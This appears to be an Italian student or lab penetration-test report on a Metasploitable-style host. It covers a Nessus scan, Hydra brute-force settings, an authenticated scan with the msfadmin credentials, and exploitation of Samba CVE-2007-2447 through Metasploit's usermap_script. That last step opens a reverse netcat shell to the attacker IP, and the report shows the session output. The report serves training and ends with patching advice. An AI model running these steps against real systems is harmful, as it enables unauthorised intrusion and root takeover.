

Report Tecnico: Analisi e Sfruttamento Vulnerabilità Samba

Redatto da: Team CyberEagles

Data: 26 Gennaio 2026

Target IP: 192.168.50.150

Attacker IP: 192.168.50.100

1. Introduzione e Contesto Strategico

Questo report documenta una simulazione di attacco volta a dimostrare come una mancata gestione delle patch sul servizio **Samba** possa portare alla compromissione totale del sistema.

2. Fase 1: Preparazione e Scansione (Reconnaissance)

La prima fase dell'attività ha richiesto l'attivazione degli strumenti di scansione vulnerabilità. Abbiamo utilizzato Nessus, avviando il demone necessario per l'interfaccia di gestione.

```
(kali㉿kali)-[~]
└─$ sudo service nessusd start
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ sudo service nessusd status
● nessusd.service - The Nessus Vulnerability Scanner
  Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
  Active: active (running) since Mon 2026-01-26 04:27:54 EST; 1h 22min ago
  Invocation: 8401967529bd410784dda7b9a3c1a357
    Main PID: 8941 (nessus-service)
      Tasks: 21 (limit: 2116)
     Memory: 412.4M (peak: 1.1G, swap: 373.3M, swap peak: 373.9M)
       CPU: 30min 28.925s
      CGroup: /system.slice/nessusd.service
              └─8941 /opt/nessus/sbin/nessus-service -q
                  ├─8943 nessusd -q

Jan 26 04:27:54 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
Jan 26 04:27:54 kali nessus-service[8941]: nessus-service [8941][INFO] : Nessus 19.16.1 [build 20021] Started
```

Fig. 1 - Avvio del servizio Nessus sulla macchina attaccante (Kali Linux).

Ports

Consider unscanned ports as closed
When enabled, if a port is not scanned with a selected port scanner (for example, the port falls outside of the specified range), the scanner considers it closed.

Port Scan Range: 21,22,23,25,80,110,139,443,445,3389

Local Port Enumerators

- SSH (netstat)
When enabled, the scanner uses netstat to check for open ports from the local machine. It relies on the netstat command being available via an SSH connection to the target. This scan is intended for Linux-based systems and requires authentication credentials.
- WMI (netstat)
When enabled, the scanner uses netstat to determine open ports while performing a WMI-based scan.
- SNMP
When enabled, if the appropriate credentials are provided by the user, the scanner can better test the remote host and produce more detailed audit results. For example, there are many Cisco router checks that determine the vulnerabilities present by examining the version of the returned SNMP string. This information is necessary for these audits.
- Only run network port scanners if local port enumeration failed
When enabled, the scanner relies on local port enumeration first before relying on network port scans.
- Verify open TCP ports found by local port enumerators
When enabled, if a local port enumerator (for example, WMI or netstat) finds a port, the scanner also verifies that the port is open remotely. This approach helps determine if some form of access control is being imposed (for example, TCP wrappers).

Attiva Windows
Passa a Impostazioni per attivare Windows.

Fig. 1.1 Elenco porte scansionate

Una volta attivo, abbiamo lanciato una scansione contro il target **192.168.50.150**. Il risultato ha evidenziato una situazione critica, con molteplici vulnerabilità critiche.




Fig. 2 - Riepilogo delle vulnerabilità rilevate

3. Fase 2: Analisi della Vulnerabilità (Vulnerability Analysis)

Analizzando il dettaglio delle vulnerabilità, l'attenzione del team **CyberEagles** si è focalizzata sul servizio **Samba**. Nessus ha rilevato, tra le altre, la vulnerabilità "Badlock" e diverse criticità legate al protocollo SMB/CIFS. Queste vulnerabilità indicano la presenza di una versione obsoleta del software Samba, esponendo il sistema a rischi di esecuzione remota di codice (RCE).

Metasploit_2 / 192.168.50.150

Vulnerabilities 93

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	<input type="radio"/>
Critical	9.8	9.6	0.9421	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	1	<input type="radio"/>
Critical	9.8	5.1	0.0165	Weak Debian OpenSSH Keys in ~/ssh/authorized_keys	Gain a shell remotely	1	<input type="radio"/>
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	<input type="radio"/>
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1	<input type="radio"/>
Mixed	Canonical Ubuntu Linux (Multiple Issues)	Ubuntu Local Security Checks	239	<input type="radio"/>
Mixed	Apache Tomcat (Multiple Issues)	Web Servers	4	<input type="radio"/>
Critical	SSL (Multiple Issues)	Gain a shell remotely	3	<input type="radio"/>
High	7.5 *	6.7	0.5006	rlogin Service Detection	Service detection	1	<input type="radio"/>
High	7.5 *	6.7	0.5006	rsh Service Detection	Service detection	1	<input type="radio"/>
High	7.5	5.9	0.7714	Samba Badlock Vulnerability	General	1	<input type="radio"/>
High	7.5			NFS Shares World Readable	RPC	1	<input type="radio"/>

Host Details

IP: 192.168.50.150
MAC: 08:00:27:6C:0B:F4
OS: Linux Kernel 2.6.24-16-server on Ubuntu 8.04
Start: Today at 9:10 AM
End: Today at 9:26 AM
Elapsed: 16 minutes
KB: Download
Auth: Pass

Vulnerabilities

Critical: 93
High: 0
Medium: 0
Low: 0
Info: 0

Fig. 3 - Lista dettagliata delle vulnerabilità sul target 192.168.50.150.

Nello specifico, la presenza della vulnerabilità Badlock (CVE-2016-2118) ci ha confermato che il protocollo di comunicazione non è sicuro e suscettibile ad attacchi Man-in-the-Middle o DoS, ma soprattutto ci ha suggerito che la versione di Samba in uso è molto vecchia.

The screenshot shows the Otenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, Episode, All Scans, Trash), 'Resources' (Policies, Plugin Rules), and 'Tenable News' (Microsoft's January 2026 Patch Tuesday Addresses...). The main content area is titled 'Metasploit / Plugin #90509' and 'Back to Vulnerabilities'. It displays a 'Vulnerabilities' section with 56 results, one of which is highlighted in red as 'HIGH' (Samba Badlock Vulnerability). The 'Description' section details the issue: it's a flaw known as Badlock that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSA) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. An attacker can intercept traffic between a client and a server hosting a SAM database to force a downgrade of the authentication level, allowing them to execute arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services. The 'Solution' section suggests upgrading to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later. The 'See Also' section links to <https://www.samba.org/samba/security/CVE-2016-2118.html>. The 'Output' section shows that Nessus detected the patch has not been applied. The 'Plugin Details' section provides technical metadata: Severity: High; ID: 90509; Version: 1.9; Type: remote; Family: General; Published: April 13, 2016; Modified: November 17, 2025. The 'Risk Information' section includes CVSS v3.0 scores and vectors. At the bottom right, there's a note about activating Windows for vulnerability information.

Fig. 4 - Dettaglio tecnico della vulnerabilità Samba Badlock.

3.1 Fase 4: Scansione Avanzata e Verifica delle Credenziali (Authenticated Scan)

Per approfondire l'analisi della postura di sicurezza e verificare la resistenza del target contro attacchi basati su dizionario, il team ha esteso l'attività attivando moduli di scansione offensiva all'interno di Nessus.

Configurazione Brute-Force (Hydra)

È stato integrato il motore **Hydra** all'interno della policy di scansione. L'obiettivo era verificare la presenza di password deboli o di default, spesso trascurate dagli amministratori di sistema. La configurazione ha previsto l'utilizzo di liste di utenti (`login.txt`) e password (`pass.txt`) personalizzate, impostando un parallelismo di 16 task per ottimizzare i tempi di esecuzione senza causare un Denial of Service.

Hydra

Always enable Hydra (slow)
Enables Hydra whenever the scan is performed.

Login file: **login.txt** X
A file that contains user names that Hydra uses during the scan.

Passwords file: **pass.txt** X
A file that contains passwords for user accounts that Hydra uses during the scan.

Number of parallel tasks: **16**
The number of simultaneous Hydra tests that you want to execute. By default, this value is 16.

Timeout (in seconds): **30**
The number of seconds per log on attempt.

Try empty passwords
If enabled, Hydra tries user names without using a password.

Try login as password
If enabled, Hydra tries a user name as the corresponding password.

Stop brute forcing after the first success
If enabled, Hydra stops brute forcing user accounts after the first time an account is successfully accessed.

Add accounts found by other plugins to the login file
If disabled, only the user names specified in the logins file are used for the scan. Otherwise, additional user names discovered by other plugins are added to the logins file and used for the scan.

Fig. 8 - Attivazione del modulo Hydra in Nessus con wordlist personalizzate.

Inoltre, sono stati configurati parametri specifici per tentare il brute-force anche su servizi web (directory `/private/`) e database, estendendo la verifica oltre i semplici servizi di rete.

PostgreSQL database name:
The database that you want Hydra to test.

SAP R3 Client ID (0 - 99):
The ID of the SAP R/3 client that you want Hydra to test.

Windows accounts to test: **Local accounts** ▼

Interpret passwords as NTLM hashes
If enabled, Hydra interprets passwords as NTLM hashes.

Cisco login password:
This password is used to log in to a Cisco system before brute forcing enable passwords. If no password is provided here, Hydra attempts to log in using credentials that were successfully brute forced earlier in the scan.

Web page to brute force: **/private/**
Enter a web page that is protected by HTTP basic or digest authentication. If a web page is not provided here, Hydra attempts to brute force a page discovered by the Nessus web crawler that requires HTTP authentication.

HTTP proxy test website: **http://192.168.50.101/dvwa/login.php**
If Hydra successfully brute forces an HTTP proxy, it attempts to access the website provided here via the brute forced proxy.

LDAP DN:
The LDAP Distinguished Name scope that Hydra authenticates against.

Fig. 9 - Configurazione dei target specifici per il brute-force (Web e DB).

Scansione Autenticata (Credentialled Patch Audit)

Parallelamente al brute-force, è stata effettuata una scansione autenticata fornendo al motore di analisi le credenziali SSH (`msfadmin`). Questo approccio permette allo scanner di loggarsi nel sistema target ed eseguire comandi locali (tramite `su + sudo`) per enumerare i pacchetti installati e verificare la versione del Kernel. Questo è l'unico modo per rilevare vulnerabilità "locali" che non espongono servizi sulla rete ma che permetterebbero a un attaccante, una volta dentro, di elevare i propri privilegi (Privilege Escalation).

This screenshot shows the configuration interface for SSH credentials in Nessus. The 'SSH' section is selected. It includes fields for Authentication method (set to 'password'), Username ('msfadmin'), Password (marked as unsafe), Elevate privileges with ('su+sudo'), su user ('msfadmin'), sudo user ('msfadmin'), Escalation password, Location of su and sudo (directory) ('/usr/bin'), Custom password prompt ('msfadmin'), and Targets to prioritize credentials.

Fig. 10 - Configurazione delle credenziali SSH (utente: msfadmin) per l'accesso privilegiato.

Risultati dell'Analisi Avanzata

I risultati di questa scansione approfondita (eseguita sul target **192.168.50.101**) hanno rivelato un totale di **95 vulnerabilità**, un numero nettamente superiore rispetto alla scansione esterna.

L'integrazione di Hydra e delle credenziali ha permesso di scoprire vettori critici precedentemente invisibili:

- Backdoors:** È stata rilevata la "UnrealIRCd Backdoor" e una "Bind Shell Backdoor", indicando che il sistema è già compromesso o gira software con trojan noti.
- Password Deboli:** Il modulo Hydra ha avuto successo nel trovare la password per il servizio VNC ("Hydra: VNC"), confermando l'efficacia dell'attacco a dizionario.
- Vulnerabilità di Sistema:** È stata identificata la vulnerabilità critica **Shellshock** (Bash Remote Code Execution), rilevabile con certezza solo grazie all'interazione profonda con la shell del sistema.





Fig. 11 - Dashboard dei risultati: 95 vulnerabilità rilevate, incluse Backdoor e credenziali compromesse da Hydra.

4. Fase 3: Weaponization e Exploitation

Verificata la presenza di una versione di Samba vulnerabile, siamo passati alla fase offensiva utilizzando il framework **Metasploit**. Abbiamo effettuato una ricerca nel database degli exploit per individuare vettori di attacco specifici per Samba su Linux. La ricerca ha restituito l'exploit [multi/samba/usermap_script](#) (CVE-2007-2447), classificato come "Excellent". Questo exploit sfrutta una vulnerabilità nella configurazione dello script di mappatura utenti, permettendo l'esecuzione di comandi arbitrari.



The screenshot shows the Metasploit search interface with the command 'msf > search samba' entered at the top. Below it, a table lists 27 matching modules. The columns are: #, Name, Disclosure Date, Rank, Check, and Description. The 'Description' column includes links to exploit details. One row, 'exploit/multi/samba/usermap_script', is highlighted with a red box around its name and description, indicating it is the selected exploit.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2008-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclient_getconfig	2005-09-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	__target: Automatic				
3	__target: Windows 2000 English				
4	__target: Windows XP English SP0-1				
5	__target: Windows XP English SP2				
6	__target: Windows 2003 English SP0				
7	exploit/unix/dlsc/distcc_axvc	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-20	manual	No	Group Policy Script Execution From Shared Resource
9	__target: Windows x86				
10	__target: Windows x64				
11	post/linux/gather/oracle_configs		normal	No	Linux Oracle Configurations
12	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/mix/http/quest_kace_systems_management_eca	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	"username map script" Command Execution
16	exploit/multi/linux/vttrans	2002-04-07	average	No	2.2.2 - 2.2.6 vttrans Buffer Overflow
17	exploit/linux/gdb/setInfoPolicy_heap	2012-04-20	normal	Yes	SelinuxInformationPolicy AuditEventsInfo Heap Overflow
18	__target: 233.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10				
19	__target: 233.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10				
20	__target: 233.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04				
21	__target: 233.5.5-dfsg-1ubuntu6 on Ubuntu Server 10.10				

Fig. 5 - Ricerca dei moduli exploit disponibili per Samba in Metasploit.

Successivamente, abbiamo configurato il modulo di attacco. I parametri impostati sono stati:

- **RHOSTS:** 192.168.50.150 (L'IP della vittima).
- **LPORT:** 5555 (La porta sulla nostra macchina attaccante per ricevere la connessione inversa).
- **LHOST:** 192.168.50.100 (Il nostro IP, configurato nel payload).

```

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139          yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.50.100  yes      The listen address (an interface may be specified)
LPORT  4444            yes      The listen port

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf exploit(multi/samba/usermap_script) > set rhosts 192.068.50.150
rhosts => 192.068.50.150

```

Fig. 6 - Configurazione del payload (Reverse Netcat) e dei parametri di connessione.

Infine, abbiamo lanciato l'attacco. L'exploit ha avuto successo immediato, aprendo una sessione di comando remota (Command Shell). Per confermare l'avvenuta compromissione, abbiamo eseguito il comando **ifconfig**, che ha restituito l'indirizzo IP della vittima (**192.168.50.150**), provando che abbiamo il controllo totale della macchina.

```

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:44307) at 2026-01-26 04:57:55 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:47:0c:1c
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe47:c1c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:582 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2046 (1.9 KB)  TX bytes:30593 (29.8 KB)
          Base address:0x0100 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:516 errors:0 dropped:0 overruns:0 frame:0
          TX packets:516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:83957 (81.9 KB)  TX bytes:83957 (81.9 KB)

```

Fig. 7 - Esecuzione dell'exploit e ottenimento della shell di root sul sistema target.

In parole povere, la vulnerabilità **CVE-2007-2447** funziona così:

- **Il Difetto:** Samba permette di configurare uno script per gestire i nomi utente, ma **non controllava** (non sanificava) cosa veniva scritto nel campo "username" durante il login.
- **L'Attacco (Command Injection):** L'attaccante inserisce dei comandi di sistema direttamente nel campo "nome utente" usando caratteri speciali (come i backtick `).
- **Il Risultato:** Samba, ingannato, esegue quei comandi pensando facciano parte della procedura di verifica. Poiché il servizio Samba gira con i massimi privilegi, l'attaccante ottiene immediatamente il controllo totale (**Root**) della macchina.

5. Conclusioni e Raccomandazioni

L'attacco condotto dal team **CyberEagles** ha dimostrato come una singola vulnerabilità non patchata in un servizio esposto (Samba) possa garantire a un attaccante l'accesso completo al sistema (Root).

Per mitigare questi rischi, in linea con le best practices moderne:

1. **Patch Management:** Aggiornare immediatamente Samba a una versione supportata per chiudere le fallo note come Badlock e Usermap Script.
2. **Segmentazione:** Isolare i servizi critici per limitare il movimento laterale.
3. **Monitoraggio:** Implementare soluzioni di rilevamento per identificare traffico anomalo sulla porta 139/445.

Come indicato nel report di analisi strategica, la resilienza informatica sarà il differenziatore chiave per le aziende nel prossimo decennio.